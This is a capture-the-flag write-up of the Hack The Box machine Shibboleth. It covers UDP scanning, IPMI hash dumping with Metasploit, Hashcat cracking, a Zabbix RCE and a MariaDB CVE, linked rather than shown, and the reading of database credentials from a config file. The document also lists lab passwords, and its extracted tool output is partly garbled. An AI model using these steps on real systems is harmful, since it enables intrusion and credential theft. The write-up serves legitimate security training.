

Information Gathering

1) Found a open port


```
(vigneswar@VigneswarPC)-[~/temp/shibboleth]
$ sudo nmap shibboleth.htb -sU --min-rate 1000 -T5 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 12:40 IST
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.29s latency).
Not shown: 992 open|filtered udp ports (no-response), 7 closed udp ports (port-unreach)
PORT     STATE SERVICE
623/udp open asf-rmcp
Nmap done: 1 IP address (1 host up) scanned in 3.06 seconds
```

2) Checked the website






2) Found vhosts



3) Checked the vhost



Vulnerability Assessment

1) Dumped hashes from ipmi

Dangerous Settings

If default credentials do not work to access a BMC, we can turn to a flaw in the RAKP protocol in IPMI 2.0. During the authentication process, the server sends a salted SHA1 or MD5 hash of the user's password to the client before authentication takes place. This can be leveraged to obtain the password hash for ANY valid user account on the BMC. These password hashes can then be cracked offline using a dictionary attack using Hashcat mode 7300. In the event of an HP iLO using a factory default password, we can use this Hashcat mask attack command hashcat -m 7300 ipmi.txt -a 3 ?1?1?1?1?1?1?1 -1 ?d?u which tries all combinations of upper case letters and numbers for an eight-character password.


There is no direct "fix" to this issue because the flaw is a critical component of the IPMI specification. Clients can opt for very long, difficult to crack passwords or implement network segmentation rules to restrict the direct access to the BMCs. It is important to not overlook IPMI during internal penetration tests (we see it during most assessments) because not only can we often gain access to the BMC web console, which is a high-risk finding, but we have seen environments where a unique (but crackable) password is set that is later re-used across other systems. On one such penetration test, we obtained an IPMI hash, cracked it offline using Hashcat, and were able to SSH into many critical servers in the environment as the root user and gain access to web management consoles for various network monitoring tools.

To retrieve IPMI hashes, we can use the Metasploit IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval module.


```
<u>sf6</u> auxiliary(scanner/ipmi/ipmi_dumphashes) > show options
Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):
                                     Current Setting
   Name
                                                                                                       Required Description
                                                                                                                      Automatically crack common passwords as they are obtained
Save captured password hashes in hashcat format
Save captured password hashes in john the ripper format
File containing common passwords for offline cracking, one per line
   CRACK_COMMON
OUTPUT_HASHCAT_FILE
OUTPUT_JOHN_FILE
PASS_FILE
                                                                                                      yes
no
                                     true
                                                                                                       no
                                     /usr/share/metasploit-framework/data/word
lists/ipmi_passwords.txt
                                                                                                       yes
                                                                                                                      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port
Maximum number of session retries, required on certain BMCs (HP iLO 4, etc)
Delay between session retries in seconds
The number of concurrent threads (max one per host)
File containing usernames, one per line
   RHOSTS
                                                                                                       ves
   RPORT
SESSION_MAX_ATTEMPTS
SESSION_RETRY_DELAY
THREADS
                                     623
                                                                                                       yes
                                                                                                       yes
                                                                                                       ves
   USER_FILE
                                     /usr/share/metasploit-framework/data/word
lists/ipmi_users.txt
View the full module info with the info, or info -d command.
<u>msf6</u> auxiliary(scanner/ipmi/ipmi_dumphashes) > set rhosts shibboleth.htb
rhosts => shibboleth.htb
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run
```

2) Cracked the hash

3) Logged in to zabbix




4) The zabbix version is vulnerable to RCE



Exploitation

1) Got reverse shell https://www.exploit-db.com/exploits/50816



2) Logged in with ipmi-svc:ilovepumkinpie1

```
zabbix@shibboleth:/home/ipmi-svc$ su ipmi-svc
Password:
ipmi-svc@shibboleth:~$ cat user.txt
2cb02c722c68af2e62aa22402588d489
ipmi-svc@shibboleth:~$
```

Privilege Escalation

1) Found db credentials

```
ipmi-svc@shibboleth:~$ cat /etc/zabbix/zabbix_server.conf | grep DB | grep -v "#"

DBName=zabbix

DBUser=zabbix

DBPassword=bloooarskybluh

ipmi-svc@shibboleth:~$ |
```

2) The mysql version is vulnerable to rce https://github.com/Al1ex/CVE-2021-27928

```
ipmi-svc@shibboleth:~$ mysql -uzabbix -pbloooarskybluh
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 429
Server version: 10.3.25-MariaDB-OubuntuO.20.04.1 Ubuntu 20.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> |
```

Got root shell

